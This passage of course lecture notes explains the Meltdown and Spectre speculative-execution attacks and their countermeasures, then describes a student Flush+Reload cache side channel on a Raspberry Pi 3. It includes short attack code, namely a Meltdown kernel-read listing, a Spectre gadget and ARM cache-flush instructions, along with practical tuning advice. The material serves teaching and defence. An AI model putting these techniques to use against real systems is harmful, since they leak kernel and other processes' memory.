Embedded systems security

Hardware architecture/microarchitecture attacks

Prof. Stefano Di Carlo

Meltdown and Spectre attacks

Lecture credits:

Davide Giuffrida

Matteo Fragassi

Umberto Toppino

Elena Roncolino

Co-funded by the European Union

La Région Auvergne-Rhône-Alpes

AGENCE ERASMUS+ FRANCE · EDUCATION FORMATION


Erasmus+

Acknoledgments

This material was initially developed as part of an assignment for the Operating Systems for embedded systems course delivered at Politecnico di Torino by Prof. Stefano Di Carlo during the academic year 2022/20023.

Credits for the preparation of this material go to:

- Davide Giuffrida
- Matteo Fragassi
- Umberto Toppino
- Elena Roncolino



Contents

1 Introduction

The reliability and security of both software and hardware has been playing a key role in the development of integrated circuits, embedded system, Internet of Things (IoT) and electronic devices in general [3]. There are many attacks that can be performed by ill-intentioned on both hardware and software. Here, we will focus on two recently-discovered vulnerabilities on the hardware side: Meltdown and Spectre.

Discovered by Google's Project Zero in 2017 [4], Meltdown and Spectre are two types of hardware attacks that exploit the vulnerabilities stemming from design techniques that are common to most famous processor chips like Intel, Apple and ARM. The power of these attacks lies in the fact that they target almost all devices commonly used by the general public, like smartphones and PC [5]. The core idea behind the attacks is the one to exploit speculative execution, a feature that allows CPU to speculate on the path in the code that has to be taken. If the guess is right, it allows the CPU to save time and resources, because we don't have to wait for the production of a result from a possible long branch or memory access. Speculation was thought to be safe, because if we take an incorrect "route" there is a way to restore safe values for the registers, delete the results produced during the speculation itself and choose the correct route. Spectre and Meltdown demonstrated that this rollback process is actually incomplete, so there is a way to produce data during speculation that survive the deletion. By exploiting this weakness, the attacks are able to leak memory from victim processes or from the kernel itself, putting at risk the entire system.

In the following chapters an explanation for both the attacks will be provided. Eventually, a proof of concept of how a Spectre attack can be implemented will be shown.

2 Meltdown [1]

2.1 Introduction

In this first part of our work we will describe the ideas behind the Meltdown attack, an hardware attack able to exploit hardware characteristics of modern CPUs. We will show many of the operating systems features that are violated by the exploit and how the attack manages to achieve these violations.

Among these characteristics there is surely memory isolation, a memory protection mechanism implemented by the operating system to guarantee that multiple processes can run at the same time on the machine without allowing any process to tamper with the memory of other ones. In order to implement this protection, the OS uses additional bits placed in each entry of the page table of the various processes to mark whether a particular page can be read by the process. Such mechanism is widely used to implement protection, and in principle it is so powerful that there is even the possibility to map every memory location in the user address space and identify the user accessible and user inaccessible pages. The capital importance of this idea is related to the fact that it allows us to execute system calls directly in the user space without the need to change address space to go in kernel space, thus improving the overall performances of software traps. As safe as it may seem, this kind of mechanism is vulnerable to the Meltdown attack, which allows to access forbidden contents by retrieving them from memory and transmitting them on a side channel before an exception is triggered. This problem could be easily solved by separating in a more strict way kernel and user data, for example by unmapping safety critical contents from the user space to make sure that the a malicious user cannot access them. This approach has been widely followed by the major OSes, and it completely prevents Meltdown.

As we will show in details, Meltdown exploits transient instructions to alter the microarchitectural context of the CPU in a way that cannot be reverted by Tomasulo-based rollback systems such as the reorder buffer. This alteration will be intended as a way to transmit a message on a side channel to the process which initiated the illegal access, allowing it to retrieve the information even after the exception is triggered and the contents of the registers are reverted to a safe state.

The fact that Meltdown is able to exploit execution of instructions with illegal data stems

from the out-of-order execution of instructions implemented by modern processors. This is done thanks to hardware support that is given by the reservation stations, the issue units and the reorder buffer.

Let's try to briefly explain how this dynamic scheduling mechanism is implemented. When an instruction is fetched from memory, the issue unit decodes it and sends it to the correct unit, where it is placed in a reservation station. Here it waits for the availability of the operands and, when they are ready, the reservation station retrieves them from the data bus and provides them to the execution unit together with the instruction that is now ready. Thanks to this mechanism, subsequent instructions that arrive afterward to the reservation station but whose operands already available can be executed before the instruction that is still waiting for its operands, avoiding useless stalls. It is of capital importance that these instructions are reordered at the end before being committed, otherwise the flow of execution would be altered. This is done by the reorder buffer that commits them in order.

What about exceptions? If an exception is triggered during the execution of one of these instructions it is not handled immediately, because this would not allow exceptions to be precise. The handling is done only when the instruction is committed, so there is a window of time before the handling sequence in which the instruction is executed and it produces results on the data bus that can be retrieved from other instructions. This window of time is exploited by Meltdown to perform the writing on the side channel.

As we said before, Meltdown allows an attacker to retrieve sensitive contents mapped at generic addresses in its own address space by using out-of-order execution. In order to retrieve data from the OS, the attacker needs to know where these data are mapped in the virtual address space. Usually this information is known, so the work of the attacker seems pretty easy. However, as a countermeasure against this attack, a form of linear address space randomization was introduced to map the kernel at a random position in the virtual address space after boot. These mechanisms, collectively known as KASLR (Kernel Address Space Layout Randomization), are useful because, when implemented, the attacker is unable to locate the OS and, as a result, it can't track the position of the sensitive data it is trying to retrieve. This countermeasure has been proven not to be sufficient, because in some cases the randomization is marginal and the attacker is still able to use some "recognizable" data to track the point where the OS is placed.

The implementation of Meltdown that we will explain will use caches as side channels, so we will rely on transient instructions to cache memory data that gives us information on private memory contents. We can couple the execution of Meltdown together with any kind of cache attack (Flush+Reload, ...), so that we are able to retrieve sensitive data from the cache. The idea is to use a probe array (which we'll call `array2`), so an array that has the same size of the cache and which will be partly cached during the execution of transient instructions. In particular, just a region sized as a page of cache will be cached from the array, and the location of this page among the elements in the array is the sensitive information that is related to the private data. After the transient execution, the attacker will scan all the page-sized blocks of `array2` to determine which one of them was cached, determining the contents of the private location.

2.2 A side note: how to manage exceptions

Let's examine now the mechanisms that we can use to handle the exception that is raised as a result of the invalid memory access. In fact, if we want to implement the cache attack, the attacker needs to recover after the exception that will follow the access to kernel memory. There are two possible approaches for managing this exception:

- We can manage the exception by "handling" it, and this can be done in two different ways:
  - Creating a child process that executes the malicious sequence, triggers the exception and crashes as a result. However, the parent process is still alive and it can retrieve the secret by analyzing the probe array. Note that the probe array must be shared between parent and child, otherwise the parent will not be able to explore it to perform the retrieval part of the cache attack. This very simple approach is responsible for an obvious overhead because of the need to create a new process every time new data is to be read.
  - Creating a custom exception handler to handle the exception raised as a consequence of the illegal access. This solution requires privileges (is it possible to define a custom handler?), reduces the overheads produced by the previous solution.

- We can suppress the exception by placing the malicious code in a section of the program that is executed speculatively, making sure that the condition that needs to be true to actualize the results is never actually true. This technique is much more complex and relies on speculative execution (which is something we'll see in details while analyzing Spectre) to suppress an exception happening inside a speculation that has been proven to be incorrect. To correctly exploit this kind of approach, the speculation, which relies on a proper mistraining, must be done correctly. As we'll see further below, it may be a difficult task.

2.3 Meltdown implementation

Meltdown works using the same principles that we described above. To sum it up, we can say the following: we start by executing the malicious code which implements the transient execution of the access to illegal memory and the transfer of part of the array probe to cache; then, after processing the exception, we read the data transmitted on the side channel to determine the actual content of the private data. In our description we will refer to an x86 architecture, but the procedure can be extended to architectures that support out-of-order execution and that are found to be vulnerable. Let's now describe the attack step by step in the phases that are required.

Transient instructions execution and side channel write: this phase consists in the execution of the code that is the core of the attack and is shown in Listing 1, taken from paper [1]. This code, shown here in x86 assembly language, starts with the malicious read of the memory content identified by the address contained in `rcx`, probably a piece of data from the kernel. As we know, this is possible because, prior to KAISER introduction, all memory was mapped in the address space of the user to improve performances. In the process of translating the virtual address to the physical one, the privileges required to access the page in which the data is contained are checked, and in our case the privileges owned by the user process are found to be insufficient. This means that an exception will be triggered, but it is not done immediately: we have to wait for the instruction containing the access to be committed, and we know that the commit will be done in order. The problem here resides in the delay before processing the exception, because in the window of time that results there is the possibility for a piece of code to be executed. This window will be the one in which the reservation stations

where the other instructions are stored will receive the result produced by the illegal load, and they will use it as operands for their instructions. Let's describe the function of these instructions:

- **Line 5**: shift to multiply the result of the illegal read by 4096. This value is probably a multiple of the size of the cache page, so we need to multiply the retrieved value by this number to identify the correct page among the values of the probe array. Why do we need a multiple and not the actual value of the cache page? This is something that we'll see in detail in the analysis of Spectre, but the basic idea is that we want to make sure the prefetcher doesn't detect a stride, because in that case it would fetch many contents from `array2`, invalidating the following read. Note that the multiplication is done by shifting, because otherwise we would consume too much time in the transient phase. This is something that we want to avoid, otherwise there is the risk that we are not able to terminate the side channel write in time before the commit phase of the illegal read.

- **Line 6**: this `jz` is to solve a possible 0 bias that could arise in some architectures (this problem will not be explained further and will be overlooked).

- **Line 7**: the instruction to cache a sensitive part of the probe array. As we said before, this part depends on the value of the location read before because we are basically caching the "pages" of the probe array (`array2`) that contains `array2[0]` (`if val = 0`), `array2[4096]` (`if val = 1`), `array2[4096*2]` (`if val = 2`]), and so on. This allows the attacker to retrieve the value by checking what pages has been cached during the execution of the transient instructions.

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Listing 1: Meltdown code[1]

Reading the information transmitted on the side channel: The only thing left is just to retrieve the data read during the execution of the transient instruction. This is done

by iterating over the probe array to find the cached page, determining the value thanks to the association between this one and the page. In particular, if we find out that the cached page is the one that contains `array2[k*4096]`, then we know that the hidden value is `k`. The whole process seems easy in theory, but it is way harder in practice (at least when we applied the cache attack in our Spectre implementation). The main reason behind the issues that arose is represented by the hardware cache prefetcher, which caches a certain number of pages from `array2` when it detects a stride, i.e., a regular retrieval of pages. Because of this behavior, exploring `array2` in a regular fashion can be done only if we separate properly the elements retrieved. In the x86 architecture which was used in the paper, 4096 bytes proved to be enough to avoid stride prefetching. In our Spectre implementation on ARMv8, however, we had to follow a different approach, and in the end we decided to read just one bit at a time.

2.4 Countermeasures against Meltdown

If compared to other kinds of attacks (buffer overflow et similar), the real innovative element of Meltdown is that it relies on the hardware to work. This is actually a very important point, because nowadays processors are the result of many steps that have been taken over the last 50 years. Hardware faults are therefore very difficult to patch, because in some cases they require to entirely rethink parts of architectures that were deeply integrated with all the other components of the overall CPU design. In the following section, we will explore software patches that were proposed to limit the possibility of exploiting this hardware vulnerability.

In principle, Meltdown could be prevented by disabling the CPU features that allow it to be exploited. The problem here is that, as we said before, these kind of features are usually deeply embedded in other parts of the processor, and in some cases they are vital if we want the processor to work in an acceptable way. In the majority of cases, this theoretical approach is not viable because the CPU does not provide a mean to disable this features.

KASLR (Kernel Address Space Layout Randomization) was the first patch introduced. The main idea behind this patch is to randomize the first address (in the virtual address space) in which the kernel is located. In this way, the attacker is not able to read data from the kernel, because it doesn't know from which address to retrieve the data that it is looking for. The problems of this technique reside in the fact that the randomization is usually limited and, in many cases, the leak of a simple recognizable data or pointer could allow the attacker to subvert

the whole protection. In the last part of paper [1], an exploit leveraging a recognizable Linux banner is described to prove the limitations of KASLR.

The technique that is still used today as the main countermeasure to prevent Meltdown is the one based on KAISER. This software patch consists simply in unmapping private kernel data from the user addressable space, thus separating in a more complete way user and kernel address spaces. As we saw, the fact of having all the memory mapped in the user space assures better performances, but this is the characteristic that allows Meltdown to read kernel memory. Thus, if we unmap sensitive kernel data from the user space, malicious code is not able to reach them since they do not correspond to any virtual address. This approach has proven to be the most effective one until now, and it completely prevents exploitation of hardware vulnerabilities upon which the Meltdown attack is based. However, there is still the need to map some data in the user space (for example entry points of system calls), and these are still vulnerable to leakage because of Meltdown. By combining KASLR and KAISER, we can make sure that these data are protected thanks to the randomization of the kernel position.

Another possible solution to prevent Meltdown (as well as the Spectre attack) would be to force in-order execution for snippets of code that are subject to exploitation. The main idea here is to use execution barriers after the memory access to make sure that there is no transient phase: this means that the following instructions will be issued to the execution stage of the CPU only after committing the memory access. An ideal protection against Meltdown relying on this principle would require introducing barrier on most memory accesses, considerably worsening CPU performances.

2.5 Affected Operating Systems

As already explained, Meltdown is not based on any software vulnerability: that is why no matter the operating system, the attack is still applicable. Let's sum up the outcomes of the tests done on major operating systems (the detailed results are shown in paper [1]):

- Tests on Linux before the KAISER patch was introduced have shown that it is possible to leak all physical memory. Even if KASLR is active, Meltdown is still able to find the kernel memory just by searching though the address space, even though it requires more tests.

On the contrary, when the KAISER patch is applied, Meltdown is not able to leak memory, except for the few exceptions of kernel memory that still have to be mapped in the user space.

If KASLR and KAISER are both active, Meltdown becomes almost impossible since finding the very few and small non-randomized memory locations is quite hard.

- When the attack was first discovered, Windows was found to be vulnerable. The reason is that the kernel is mapped into the address space of every application and therefore Meltdown is possible. There is, however, an important point: not all the pages which are mapped in the user address space are mapped in the kernel address space (for other processes) too, because they probably do not need to be modified while another process is executing (so they don't need to be mapped in the kernel address space of other processes). This is a positive feature, because it does not allow processes to access all the pages that contain memory from other processes, limiting the amount of information that can be retrieved by using Meltdown.

- Tests have been conducted also on Android phones and the results have shown that it is possible to leak memory from those devices too. We will show a version of another similar attack, Spectre, for Cortex A53, a very popular CPU for mobile phone SoCs.

- Meltdown has also been evaluated on containers, like Docker and LXC, and it has been shown that it is able to leak kernel memory and also the memory of other containers in the same machine (that is mainly because containers are usually run under the same kernel, so if we break the kernel we are able to leak also memory from individual containers).

3 Spectre [2]

3.1 Introduction

As already explained in the previous sections, speculative execution has been one of the several techniques that have been introduced in modern processors to increase their speed: it is based on the idea of predicting what the outcome of a branch will be before actually executing it, so that it is possible to determine a flow of execution in advance. This principle works if the prediction is done correctly, otherwise we have to discard all the changes and revert to a safe state when we find out that the outcome was different from the forecast one. The problem, that was already seen in the description of Meltdown, is that a complete rollback of the state is not possible. As we know, the mechanism of reservation stations and reorder buffer in Tomasulo-based architectures allows us to revert safely the contents of the registers, but unfortunately there is no way to do that for cache contents. This means that it is possible to use this "incomplete rollback" to read information from the cache by forcing the speculation to produce some data that could be significant from the point of view of the attacker.

3.1.1 The attack in a nutshell

Spectre is an attack that relies on execution of instructions in a speculative way in order to retrieve information from the victim's memory. The main idea behind the attack is to force the speculative execution by mistraining a certain branch, so that it is then possible to retrieve victim data by making the victim act unintentionally as a transmitter on a covert channel (in our case the cache) during the speculation.

How is it possible for an attacker to do that? He must identify some exploitable instructions in the victim code or introduce them if there is the possibility to do so. One possible way of doing the latter consists in exploiting vulnerable code in system libraries, technique that is implemented in the version 2 of Spectre. In order for the attack to work, the attacker must make sure that these instructions are executed with malicious data sent by the attacker himself that allow the retrieval of the victim's data. As we said before, this execution is done speculatively so it does not produce a lasting result in CPU registers. What is affected is the microarchitectural state, which in our case consists in the cache contents and, in particular, a certain page of memory is cached that gives the attacker information on the contents of victim

memory that were accessed during the speculation. It is then up to the attacker to retrieve this information by performing a read of all the pages in the set of all the ones that could possibly be cached.

Many variants of the attack are possible. In the following sections we will explain two of them.

3.1.2 Conditional branches attack variant

In this variant of the attack (which is the one that we implemented), the attacker performs some mistraining on a branch in the victim by calling the victim code repeatedly with valid values, thus inducing the Branch Prediction Unit (BPU) to predict a precise outcome for the branch. Then, it calls again the function with an invalid value so that the BPU executes speculatively the code after the branch as it would do if the inputs were valid. In this way, the contents of the victim's memory are leaked.

The code in Listing 2 shows how the principle of this attack works. The variable `x` contains an index that is provided by the attacker when it calls the victim's code. As part of the mistraining, the attacker provides valid data for `x` so that BPU is trained to predict untaken as outcome for the branch. After a certain number of mistraining cycles (which depends on the characteristics of the branch predictor, in our case it was 13), the attacker calls the victim's code with an invalid `x` value, forcing the speculation phase to happen. The speculation will interest the line `y = array2[array1[x] * PAGE_SIZE]`, which is executed with a malicious `x` that will refer to values out of bounds with respect to the array. As a result of this execution, we will load in cache a certain "page" of `array2` (`PAGE_SIZE` elements of `array2`) which will include the retrieved value `array2[array1[x]*PAGE_SIZE]`. In particular, it is evident from the expression that the position of the elements that are loaded in cache will depend on the value of `array1[x]`, which is the one the attacker wants to know.

When the outcome of the branch is known (so during the commit phase of the branch instruction itself), the flow of execution is changed: this means that the remaining instructions are flushed from the reorder buffer and the execution resumes from the correct instruction after the branch (in our case after the body of the if). However, the rollback is effective only for the values of registers and projected memory contents, so they do not affect the cache, which preserves the information produced during the speculation phase. How can the attacker

determine the contents of the location `array1[x]`, where x is the unknown value provided in the malicious code? He can simply iterate over all pages of `array2` starting from `array2[0]`, then `array2[PAGE_SIZE]`, `array2[PAGE_SIZE*2]` and measure the timing of the access to these pages: if we find a page whose access timing is considerably lower than the other ones, then we know that was the cached page and we can determine the corresponding `array1[x]` value.

```
1 if (x < array1_size) {
2     y = array2[array1[x] * PAGE_SIZE];
3 }
```

Listing 2: Code example to exploit conditional branches[2].

3.1.3 Indirect branches attack variant

This variant is directly inspired by return-oriented programming (ROP). In attacks based on ROP, the attacker gains control of the stack of the victim to overwrite the return address of a subroutine so that it is possible to perform arbitrary code execution of carefully chosen instruction sequences, the so-called *gadgets*, that are already present in the memory accessible from the victim. Each gadget performs a computation that was unintended from the victim, so it can be used in our context to leak contents. By chaining these gadgets together (this is achieved by making the previous gadget return to the address of the following one), the attacker can perform malicious operations in the context of the victim's code [6].

We can exploit this kind of approach to find out a possible Spectre implementation. In our case, the focus is on using Spectre to jump into a gadget, then we can follow the flow that we described for ROP. We can do that by mistraining an indirect branch to make it jump to a point that is different from the expected one. This kind of speculation is sensibly different on the previous one, because here the BPU speculates on the target address of the branch instead of speculating on if we have to take the branch or not. This means that we can select a gadget from the shared libraries that allows us to leak sensitive information of the victim. This is not a particularly hard task, because the incriminated instructions that we are looking for are just 2 or 3 and the code in which we can do our search is huge. After we manage to successfully branch in the gadget, we can follow the exact same flow that we saw for the attack before for the retrieval of data.

The mistraining of the branch is done by the attacker, which has to find the virtual address

that corresponds to the vulnerable branch itself. After doing that, the attacker inserts at this address in its own code a branch to the virtual address of the gadget and then it executes the branch multiple times. An important side note that we have to consider is that it is not necessary for the attacker to have the gadget in the target of the branch: the important thing is that the gadget is in the victim process, so the attacker can also branch to a point that does not contain code, but he must be able to handle the exception that will result from this behavior.

3.2 Differences from Meltdown

Let's now describe difference and similarities between the two attack that are object of this work. It is clear that both attacks rely on execution of instructions in a speculative way, but there are some fundamental differences between them. As we saw before, Meltdown is conceived in a way such that the target is the operating system kernel itself, thus we don't need multiple processes for Meltdown (but they might come in handy to manage exceptions that may rise from illegal reads). Besides, Meltdown doesn't target a branch, it targets an access to an illegal memory location that produces some information in a side channel before raising an exception. This mechanism is based on out of order execution of instructions that allows to use the data extracted from the inaccessible location before the exception is actually triggered, so that this data can be leaked in a covert channel exactly as we saw in Spectre. Thus, if we want to implement Meltdown we need the address containing sensitive data to be mapped in the address space of the attacker process. This was possible before the KAISER patch, which completely separated the address space of user processes and the kernel, unmapping kernel sensitive data from user processes. As a result, the Meltdown attack is completely ineffective in a system where this patch is present. On the contrary, Spectre is unaffected by the KAISER patch since it relies on a speculation done by executing code and not by accessing memory addresses. Spectre can be executed between processes or from process to kernel, but fortunately the majority of kernel vulnerable branches were patched when the attack was released.

3.3 Phases of the attack

Let's try to sum up how the attack works in all the phases:

- In the first phase the attacker prepares the field for the retrieval of sensitive data from the victim. As we know, there is the need to extract data from the cache once the speculation terminates. In our case, this will be done by using a Flush+Reload side channel attack (but it is also possible to use a Flush+Flush and this possibility will be explored in the section about the implementation of our cache attack). To perform this set up, the attacker must perform the mistraining, then flush the shared array contents from cache and perform the malicious call.

- The second phase consists in the actual speculation, which exposes the content of a memory location chosen by the attacker. In our case, this speculation consists basically in retrieving data from a memory location chosen by the attacker and using the retrieved value to cache a precise part of a shared array (which depends on the value itself). Based on the cached contents, the attacker will be able to determine the value that has been used.

- The last phase is the retrieval of the cached data by the attacker code, which will explore all the cacheable contents of the shared array to determine the ones that were cached during the speculative execution inside the victim code.

This very simple description will be discussed in detail when we show the actual attack in all its parts.

3.4 Countermeasures against Spectre

Let's explain some techniques that were adopted as countermeasures against Spectre attacks.

- The first possible fix that comes to mind would be to simply disable the speculation coupled with the out of order execution. As simple as it might seem, one of the main features that characterizes modern processors is exactly the possibility of performing dynamic rescheduling to enhance the instruction level parallelism and avoid hazards that may stem from data dependencies. This mechanism was proven to be really useful in determining the evolution of processors even beyond simple pipelined architectures. Therefore, if we decided to disable it, we would return to the performances that were available with much

simpler architectures, thus wasting hardware and money. Because of these reasons, we can consider this fix as inapplicable.

- Another possible fix relies on the insertion of barriers in the code, which are able to guarantee that the speculation solves before actually entering the `if`. Let's consider as an example a snippet of code that we'll see in more detail later:

```
1  LDR X5,[X0]   //array_size is not in cache, long instruction
2  CMP X4,X5
3  BGE wrong_x   // If(x<array_size) jump to wrong_x --> this is the branch that we have
     to train
4  LDRB W2,[X2,X1] // Load into X2 the content at array [(array1+x)*LINE_DISTANCE]
```

Listing 3: Vulnerable code.

The code in Listing 3 is is the code that we will analyze later as part of our Spectre implementation. As we can see, there is a `CMP` instruction that is used to determine the condition under which the branch has to be executed or not: this is the critical point in which we compare `x` with the `array1_size` that we saw before. What allows the speculation to happen is the fact that this instruction depends on the previous one which is overlong, as a result of the fact that we uncached `array1_size` in the attacker.

Let's consider now this other snippet of code:

```
1  LDR X5,[X0]   //array_size is not in cache, long instruction
2  CMP X4,X5
3  BGE wrong_x   // If(x<array_size) jump to wrong_x --> this is the branch that we have
     to train
4  DSB ISH     // ---> Execution Barrier
5  ISB
6  LDRB W2,[X2,X1] // Load into X2 the content at array [(array1+x)*LINE_DISTANCE]
```

Listing 4: Safe code.

The code in Listing 4 is now invulnerable to Spectre, because inside the `if` body we synchronize execution with a barrier before going on. This means that before executing the speculating `LDRB`, we make sure that the branch actually had to be taken: if this is not the case, then the `LDRB` will never be issued, while otherwise the code will continue in the `if` body. The problem with this approach is that it is very expensive in terms of performance, especially if we have to do it for all the possible conditional branches in the code. In order to avoid that, we could let the compiler perform an analysis to find out

what are the critical points in which an attacker could inject a mistraining for a branch, so that we can insert the barrier only in correspondence of these branches. This is a more viable solution, but it may require more computation at compilation time.

- The last countermeasure that we will describe is the one adopted by the A53, which has proven to be pretty effective (a Spectre-like vulnerability for the A53 was discovered only in 2020, and it was dubbed "Siscloak"). This countermeasure consists simply in allowing only one level of speculation by recognizing that a certain result has been produced by a previous speculative instruction. This mechanism is probably implemented by allowing the reservation stations to understand what we are executing speculatively, for example by checking in hardware if there is still an uncommitted branch in the reorder buffer. As a result of this fact, an attack like the original Spectre is inapplicable. However, a new possible attack (the one we actually implemented) was discovered and described in paper [7] by Nemati et al. This kind of vulnerability reduces the speculation at one level by anticipating the first `array1[x]` retrieval outside the `if` body. The flow of execution is unaffected only if the register in which we save the value is no more used in the code after the `if`, and this is the case of our code. Usually the compiler may perform this kind of reordering as part of static rescheduling techniques, so moving the retrieval of `array1[x]` is not fundamentally wrong (as we said before, this holds only if the destination register is no more used in the code).

  Let's take a look at this snippet to see the changes:

```
1 R1 = LD[#A-size]
2 R2 = LD[#A+R0]
3 if (R0 < R1)
4 R3 = LD[#B+R2]
```

Listing 5: Siscloak critical code [7].

We can immediately see that the retrieval of `array1` has been done outside the `if` on Line 2, thus limiting the levels of speculation that are executed.

4 Spectre Attack

4.1 Cache side channel

4.1.1 Introduction

The extraction of information through a side channel can be performed using different architectural components. One of the most reliable and documented side channel is the cache. However, exploiting the cache as a side channel is one of the most challenging component of the attack to implement on an ARM processors, given that most of the existing works on this matter have focused on x86 processors. Moreover, ARM has made various changes to its architectures over time in order to make its products unaffected by this kind of vulnerabilities. One example could be the usage of a pseudo-random replacement policy on L1 cache that bounds eviction based attacks to be more complex than on x86 architectures in order to succeed [8].

4.1.2 Choose the attack

The ARM Cortex-a53 on the Raspberry Pi 3 model B has an Harvard L1 cache, while the L2 cache is optional [9] and on the BCM2837 chip it is disabled by default [10]. Each core has a 32KiB L1 data cache with 64 byte lines. The mapping policy is 4 way set-associative with pseudo-random replacement policy within the sets. The processor also features a second level of memory that keeps the L1 cache of different cores coherent. This module is called Snoop Control Unit (SCU) [11]. There are different categories of attacks [8] to choose from, but not all of them can be used in this case. Supposing we want to read a byte of data, the cache should have enough resources to actually implement the read operation. The low number of sets in a single cache, together with the pseudo-random replacement policy, the absence of an L2 cache and the presence of the SCU do not allow to select any Set-only-based attacks. The need to find a reliable attack that also complied with Cortex-a53 specifications steered us to choose an Address-only-based attack called Flush+Reload.

The main strategy of this attack is to spot differences in the access timing of different cache lines within the same page. This is well documented on x86 processors [12], but the code translation to ARM is not straightforward. This is especially true in our case. In fact, Flush+Reload is usually applied to the higher levels of cache because they are shared between

cores and allow to avoid prefetching mechanisms to pollute the reading results thanks to their size. However, on our Cortex-a53 there is no L2 cache and, even if it was included, prefetched data are loaded directly into L1 cache. They are stored in the L2 cache only when evicted. Moreover, the SCU handles cache-to-cache transfers between cores through buffers, thus making timing differences caused by cross-core invalidation more difficult to spot [8]. For all these reasons our attack takes place within a single core.

4.1.3 Flush+Reload implementation on a Cortex-a53

As mentioned before, the attack implementation is not easy as it may seem. There are some libraries online that can help with it, but the level of precision required for our purposes led us to write the code from scratch.

The cache lines flush is executed using `DC CIVAC`. This instruction cleans and invalidate a line to Point of Coherency by address [13] [14]. It is enabled by default on our system. The instruction is closed between two barriers created using the instructions `DSB` [15] and `ISB` [16]. The barriers force to flush the line whose address is passed through the register `x0`. Otherwise, the operation may be delayed or even not executed. Using flags like `-O0` during compilation did not solve the problem when executing `DC CIVAC` without any memory barrier.

```
1        DSB ISH
2        ISB
3        DC CIVAC, X0
4        DSB ISH
5        ISB
```

Listing 6: Flush code.

After flushing the L1 cache, the other fundamental aspect is to reload the line we want to use to steal the secret value. In our case, this is done exploiting speculative leakage.

The next part of the Flush+Reload attack is the side channel exploit. While accessing the useful cache lines (it is not necessary to use all the cache for the attack to work) the access latency needs to be measured and stored for additional computations. The cache has to be read in the lowest possible time so the results are processed only at the end of this operation since it is more efficient to directly write an array element than comparing two values to choose which one to write. While it is possible to measure the access latency accurately enough at user-level using the *clock_gettime()* system call, we could not achieve a precision sufficient to our

purposes. This is mainly due to the fact that our processor runs at a clock frequency too close to the one of the memory, causing cache hits and cache misses to have similar timings. Even raising the clock frequency to the recommended maximum (1.2 GHz) and fixing it so it cannot vary is not enough to get reliable timings. For this reason, we had to enable the Performance Monitor Units available on the Cortex-a53. Unfortunately, this operation cannot be performed at Exception Level 0 (EL0 or User/Application-level), so we did it through a kernel module (it runs at EL1 or Kernel-level) adapting an already existing one [17]. After measuring the access latency to all the useful lines we can compare them to a threshold whose value is really dependent on the system the program is being executed on. The lines that have an access time below the threshold can be considered as hits, all the others are misses. In order for the hits to be spotted correctly, the threshold does not have to be too high or too low. In the first case, we would get a lot of false positives, while in the second case, even if there has been a reload, no hit would be detected. Ideally, the attack should find only one cached line.

4.1.4 Attempts at reading 1 byte

After many attempts, we gave up on the possibility to read an entire byte at a time. The best we achieved is to read 6 bits and, even in this situation, we had to make some assumptions that may not yield true for other systems with the same processor. This task was especially hard because of the prefetcher and the high noise environment we had to work with.

For the first point it is important to know that the Cortex-a53 prefetcher has a stride pattern recognition algorithm [9]. When it detects cache misses with a fixed stride, the prefetch is triggered. This is the reason why at some point we tried to switch from a Flush+Reload to a Flush+Flush cache attack [18]. In fact, differently from Flush+Reload, Flush+Flush relies on the timing difference measurable when executing the x86 instruction `clflush` on a full and on an empty line. However, through our tests, we have not found any ARMv8-a instruction that showed a similar behavior so we switched back to Flush+Reload. Snooping the content of the CPU Auxiliary Control Register EL1, [19] it is possible to know more prefetcher settings. In our case, the bits were at their reset value, so the maximum number of consecutive linefill to trigger the prefetch is 2. If lines are not consecutive, this is not true anymore because in this case, independently from this bit, the prefetch is triggered when three lines with a fixed stride are filled. This behavior requires a casual access to cache lines in order not to activate the prefetch.

In fact, while running the attack on a single core should avoid the cache to be polluted by other programs unwanted data, the cache can still be filled with the data we are using to perform the attack. Because casual access is difficult to realize, we opted for a pseudo-casual approach with values computed at runtime. This last aspect is really important because writing the access sequence directly into the code will result in little to no effect on our attempt to prevent cache pollution.

The simplest yet effective method we found to generate a pseudo-casual sequence of number within 0 and 255 is a hash function (see Listing 7).

```
1    for (int i=0; i<SHUFFLE_DIM; i++){
2                line[i] = ((i * base) + v) % SHUFFLE_DIM;
3    }
```

Listing 7: Hash function to generate pseudo-casual numbers.

While testing this approach, we discovered that, depending on the `base` and `v` values used, the access timing were different. After trying, without succeeding, to identify a recognizable pattern to turn the obtained timings into a function of the variables `base` and `v`, we choose the values that showed the best timings for our purposes. We also tried to use the `rand()` function found in the `stdlib.h` library, but it seemed to interfere with the cache access latency measurements.

The other important aspect mentioned above is the high noise environment. The system we are working on is running many other procedures so it may happen that, while trying to access a cache line, an unexpected delay causes the timing read to last more than it should. To even out the effects of random noise injections into the timing readings, the adopted approach is to read the same byte multiple times, using the average timing value to decide whether it was cached or not.

After running the code, despite the different approaches that we tried not to trigger the prefetch, we got inconsistent results. One of the most obvious problems was that the hash function was generating a sequence whose pattern was still identifiable. Trying to solve this problem we changed `base` and `v` on each read of the same byte. This solution did not work as expected since some values were still being prefetched, even if they were not being explicitly reloaded. Even after implementing a voting mechanism that raised further the number of reads on the same byte, the problem persisted. The vote is implemented using an array that registers

the lines whose access time is considered an hit. At the end of each reading cycle these lines receives +1 vote. After a certain number of voting cycles the line with more hits is considered "the winner".

Another possible solution is to focus the accesses on a cache region that contains a single memory page in order to recover the data before the entire page is cached. This method relies on the possibility that the prefetch happen only inside page boundaries. Further tests revealed that, in contrast with the previous hypothesis, the prefetch behavior in one page influences the prefetcher decisions in other pages [20]. Because of this, sometimes, when reloading a line, all the other cache lines whose distance is a multiple of a page size from the reloaded line are going to be cached too. For example, reloading line 1 could cause to prefetch also lines 65, 129, 193, etc. However, in our program, this happens just for specific cache lines and with specific patterns. In particular, the first 57 lines seem to be unaffected by the problem. This strange behavior does not seem to be explained by the previous theory because, in our system, each page spans 64 cache lines (4096 bytes), meaning that, after the 64th lines, the voting mechanism should fail. In fact, it is implemented so that if the lines tie during the vote, the algorithm chooses the first line registered as an hit. So, if the cache is accessed starting from the top, the lines in the first page should always win. Since we did not find any other information that could help us, as mentioned above, the maximum we can read at once is a 6-bit word. This is possible because lines from 0 to 63 are loaded using a fixed pattern, even when the prefetcher pollutes the cache. However, since this result was achieved later in the project development, after numerous hours of testing, and it is not practical in a real life scenario, the attack was performed reading 1-bit since this solution seemed more reliable.

4.2 Inside the Raspberry Pi 3b branch predictor

